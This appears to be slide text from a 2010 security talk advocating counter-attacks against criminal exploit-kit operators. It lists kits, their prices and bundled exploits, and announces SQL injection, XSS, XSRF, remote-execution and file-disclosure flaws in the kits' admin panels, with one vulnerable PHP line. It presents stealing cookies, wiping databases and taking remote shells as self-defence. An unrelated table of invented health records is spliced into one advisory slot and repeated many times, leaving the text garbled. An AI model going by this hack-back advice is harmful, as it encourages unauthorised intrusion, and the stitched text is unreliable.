
Here we will release some of our 0-days and techniques to strike-back intruders...


STRIKING BACK: EXPLOITS PACKS/KITS



About exploits packs / kits

- Automatic Client Side Attacks
 - Each incoming web client is attacked back
 - It first analyze the User-Agent, plugins, etc
 - Then it launches the exploits
 - Offers statistics, control, etc, to the attackers
- Public (first?) known example: MPACK






Eleonore exploit pack

- Price USD 700
- Builtin exploits
 - MDAC
 - MS009-02
 - Telnet – Opera
 - Font tags – FireFox
 - PDF collab.collectEmailInfo
 - PDF collab.getIcon
 - PDF Util.Printf
 - DirectX DirectShow
 - Spreadsheet






Statistics are kept in SQL DB



- When ELEONORE attacks a client
 - insert into statistic (date, ip, os, br, country, refer) values ('2010-05-12 01:47:01', '192.168.20.2', 'Windows', 'FireFox 1.0', '--', 'infected.com')
- Source code
 - `$q = mysql_query("insert into statistic (date, ip, os, br, country, refer) values ('".date("Y-m-d H:i:s")."', '". $ip."', '". $os."', '". $br."', '". $country."', '". $ref."')");`
- Looking for vulnerabilities ?


<u>Variables:</u>	<u>\$ip</u>	<u>\$os</u>	<u>\$br</u>	<u>\$country</u>	<u>\$ref</u>
<u>Exploitable?</u>	No way...	Protected	Protected	No way...	????



TEHTRI-SA-2010-012




- **TEHTRI-SA-2010-012 Eleonore: SQL Injection as a fake web victim**
- Remote and pre-authentication 0day.
- SQL Injection done as a fake victim in index.php main file with HTTP_REFERER.
- You can add evil content in the admin interface used by the attackers, etc.



TEHTRI-SA-2010-013




- **TEHTRI-SA-2010-013 Eleonore: permanent XSS against admin panel**
- Remote and pre-authentication 0day
- Permanent XSS against the administrators in the admin panel
- It can be used to steal cookies of authentication of the evil admins...



TEHTRI-SA-2010-014




- **TEHTRI-SA-2010-014 Eleonore: XSRF in stat.php**
- Remote and pre-authentication 0day.
- XSRF against the administrators in the admin panel.
- It can be used to destroy the database used by the evil admins.



TEHTRI-SA-2010-015





- **TEHTRI-SA-2010-015 Eleonore: SQL injection in getexe.php**
- Remote and pre-authentication 0day.
- SQL injection in getexe.php.
- It can be used to destroy the database used by the evil admins through an unprotected update query.



Liberty Exploit System Kit

- Price USD 500
- Exploits
 - 1. MS06-014 IE MDAC Remote Execution
 - 2. MS09-028 MS DirectShow Remote Exec
 - 3. AOL IWinAmpActiveX remote Exploit
 - 4. PDF exploit for 3 vulns in Adobe Reader, working shustro, (browser won't fall).
 - 4.1. Util.printf;
 - 4.2. Collab.collectEmailInfo
 - 4.3. Collab.getIcon
 - 5. Flash exploits for version 9 and 10
 - 6. Java Runtime Environment BOF







TEHTRI-SA-2010-016



- **TEHTRI-SA-2010-016 Liberty: SQL injection**
- Remote and pre-authentication 0day.
- SQL Injection done as a fake victim in index.php and update.php done with HTTP_REFERER.
- You can add evil content in the admin interface used by the attackers, etc.






TEHTRI-SA-2010-017




- **TEHTRI-SA-2010-017 Liberty: permanent XSS + XSRF**
- Remote and pre-authentication 0day.
- Permanent XSS and XSRF against the administrators in the admin panel.
- It can be used to steal cookies of authentication of the evil admins, to destroy their databases used for attack management, to identify the attackers...



Lucky Sploit

- Price unknown
- Many exploits
 - Java
 - PDF
 - Flash
 - ...






TEHTRI-SA-2010-018




- **TEHTRI-SA-2010-018 LuckySploit: Remote execution in /mod/to.php**
- Remote and pre-authentication 0day.
- This gives you a remote control of the broken box, by allowing you to execute PHP code with a two phases attack.
- It can be used to counter-strike evil intruders, to destroy their databases used for attack management, to identify them, etc.
- Remote shell obtained with only two HTTP request.



YES Exploit System

- Price 800 USD
- Exploits
 - Util.printf,
 - Collab.collectEmailInfo,
 - Collab.getIcon,
 - MS09-002,
 - DirectShow(MPEG2),
 - MDAC,
 - Adodb,
 - XML Parsing,
 - SpreadSheet,
 - WMEncoder,
 - fontTags,
 - TN3270,
 - compareTo,
 - JNObject
 - And a few other







TEHTRI-SA-2010-019




- **TEHTRI-SA-2010-019 YES: SQL Injection in load.php**
- Remote and pre-authentication 0day.
- SQL Injection done as a fake victim in load.php GET argument stat.
- You can add evil content in the admin interface used by the attackers, etc.



TEHTRI-SA-2010-020




- **TEHTRI-SA-2010-020 YES: XSS & XSRF**
- Remote and pre-authentication 0day.
- Permanent XSS and XSRF against the administrators in the admin panel, /admin/index.php.
- It can be used to steal cookies of authentication of the evil admins, to destroy their databases used for attack management, to identify the attackers, etc.



TEHTRI-SA-2010-021




- **TEHTRI-SA-2010-021 YES: Remote File Disclosure in handler.php (get adm pass)**
- Remote and pre-authentication 0day.
- Remote file disclosure in handler.php, that allows you to get the admin password of this evil tool with a special 2 phases HTTP attack.



Neon Exploit System


- Price 400 USD
- Exploits
 - IE7 MC
 - PDF collab
 - PDF util.printf
 - PDF foxit reader
 - MDAC
 - Snapshot
 - Flash 9





TEHTRI-SA-2010-022


Name	Age	Sex	Height	Weight	Blood Pressure	Cholesterol
John Doe	35	M	175	75	120/80	150
Jane Smith	28	F	160	55	110/70	120
Mike Johnson	42	M	180	90	130/90	180
Sarah Lee	30	F	165	60	115/75	130
David Kim	38	M	170	70	125/85	140
Emily White	25	F	155	50	105/65	110
Chris Brown	45	M	185	100	140/100	200
Alice Green	22	F	150	45	100/60	100
Bob Black	50	M	190	110	150/110	220
Grace Hall	32	F	168	65	118/78	135
Frank Adams	48	M	182	85	135/95	175
Chloe Davis	27	F	158	52	108/68	115
Benjamin Miller	33	M	172	72	122/82	145
Sophia Wilson	29	F	162	58	112/72	125
Lucas Moore	40	M	178	80	128/88	160
Mia Taylor	24	F	152	48	102/62	105
Noah Anderson	47	M	188	95	138/98	190
Olivia Thomas	31	F	164	62	114/74	132
Liam Jackson	36	M	174	74	124/84	155
Ava Roberts	26	F	154	49	104/64	108
Ethan Clark	41	M	184	88	132/92	170
Madison Lewis	23	F	156	51	106/66	112
Isaac Walker	39	M	176	76	126/86	150
Abigail Young	21	F	151	46	101/61	102
Samuel King	44	M	186	92	134/94	185
Skylar Hill	29	F	161	57	111/71	122
Wyatt Scott	34	M	171	71	121/81	142
Brooklyn Green	25	F	153	47	103/63	107
Julian Adams	43	M	183	87	133/93	182
Leah Baker	27	F	157	53	107/67	117
Grayson Miller	37	M	173	73	123/83	147
Isabella Wilson	22	F	150	45	100/60	100
Christopher Moore	46	M	187	97	137/97	195
Victoria Taylor	30	F	163	61	113/73	127
Matthew Anderson	35	M	175	75	125/85	152
Charlotte King	24	F	152	48	102/62	105
Isaac Hall	40	M	180	85	130/90	175
Amelia Scott	28	F	159	54	109/69	119
Samuel Walker	32	M	170	70	120/80	140
Madison Young	26	F	154	49	104/64	108
Julian King	42	M	182	89	132/92	180
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21	F	149	44	99/59	98
Christopher Young	45	M	185	94	135/95	188
Victoria Hill	29	F	160	56	110/70	120
Matthew Scott	33	M	172	72	122/82	145
Charlotte Walker	25	F	153	47	103/63	107
Isaac Young	41	M	184	88	132/92	170
Amelia Hill	27	F	157	53	107/67	117
Samuel Scott	36	M	174	74	124/84	155
Madison Walker	22	F	150	45	100/60	100
Julian Young	43	M	183	87	133/93	182
Leah Hill	23	F	151	46	101/61	102
Grayson Scott	38	M	177	77	127/87	150
Isabella Walker	21					



TEHTRI-SA-2010-023




- **TEHTRI-SA-2010-023 Neon: XSS and CSRF in index.php**
 - Remote and pre-authentication 0day.
 - Permanent XSS and XSRF against the administrators in the admin panel.
 - It can be used to steal cookies of authentication of the evil admins, to destroy their databases used for attack management, to identify the attackers, etc.




Many Exploits Packs.....!!






About others exploit packs

- Notice: concepts & 0-days we provided during the current presentation work on most other exploit packs, because many lines of PHP codes are almost the same
 - SQL injection through REFERER, etc
 - XSS / CSRF against the attackers, etc
 - Destroy/Modify the DB or Steal session or Identify/Counter-attack the remote attackers
- If you need specific help or analysis (new tool, etc), feel free to contact TEHTRI-Security




CONCLUSION



Findings from TEHTRI-Security

- During this 1 hour talk, we tried to explain an innovative technical solution that could be used by technical experts in order to handle most web threats
- Goal: counter-attack the attackers


Name of the threat	Counter Attack Method explained	Solution explained
Web Shells	Injection + Attack C&C...	Destroy / Identify attackers
Pharming / Phishing	Injection + Retrieve targets...	Recover / Identify / Destroy
Exploit Packs	Attack C&C...	Destroy / Identify attackers
Web based Botnets	Detect/Analyze, Infiltrate + Control	Infiltrate / Identify / Kill Botnets



Some exploits from TEHTRI-Security

- And we provided many 0days to show you that the attackers are not so strong and that it's possible to react

Name of the threat	(Public) Exploits announced	Solution obtained
Backdoor: Sniper	1 Remote 0days	Destroy / Identify attackers
Exploit Pack: Eleonore	4 Remote 0days	Destroy / Identify attackers
Exploit Pack: Liberty	2 Remote 0days	Destroy / Identify attackers
Exploit Pack: Lucky	1 big Remote 0days	Destroy / Identify attackers
Exploit Pack: Neon	2 Remote 0days	Destroy / Identify attackers
Exploit Pack: Yes	3 Remote 0days	Destroy / Identify attackers
PHP Botnets	Infiltration + Control Botnet	Infiltrate / Identify / Kill Botnets
...	...	...



Conclusion



- Never ending cyber conflicts
 - Many Vulnerabilities & Attackers
 - We depend too much (?) on computers & modern technologies
- In some desperate cases, counter-attacks might become the only alternative ☹
 - Countries: Cyber War Strategy and Posture (dissuade)
 - Companies: Fight Corporate Spying & Organized Cybercrime
 - Individuals: Digital Active Self Defense
- Legal analysis (e.g. What is allowed?! How?! Who?!...)
- Technical analysis
 - How to create & use such cyber weapons

Clean certified IT Security ≠ Real technical IT Security issues

This is not a game.

Take care.Thanks.

NEXT TRAININGS

- September, Vietnam, SyScan, Training “Advanced PHP Hacking”
- October, Malaysia, HITB, New Training “**Hunting Web Attackers**”
- November, Austria, DeepSec, Training “Advanced PHP Hacking”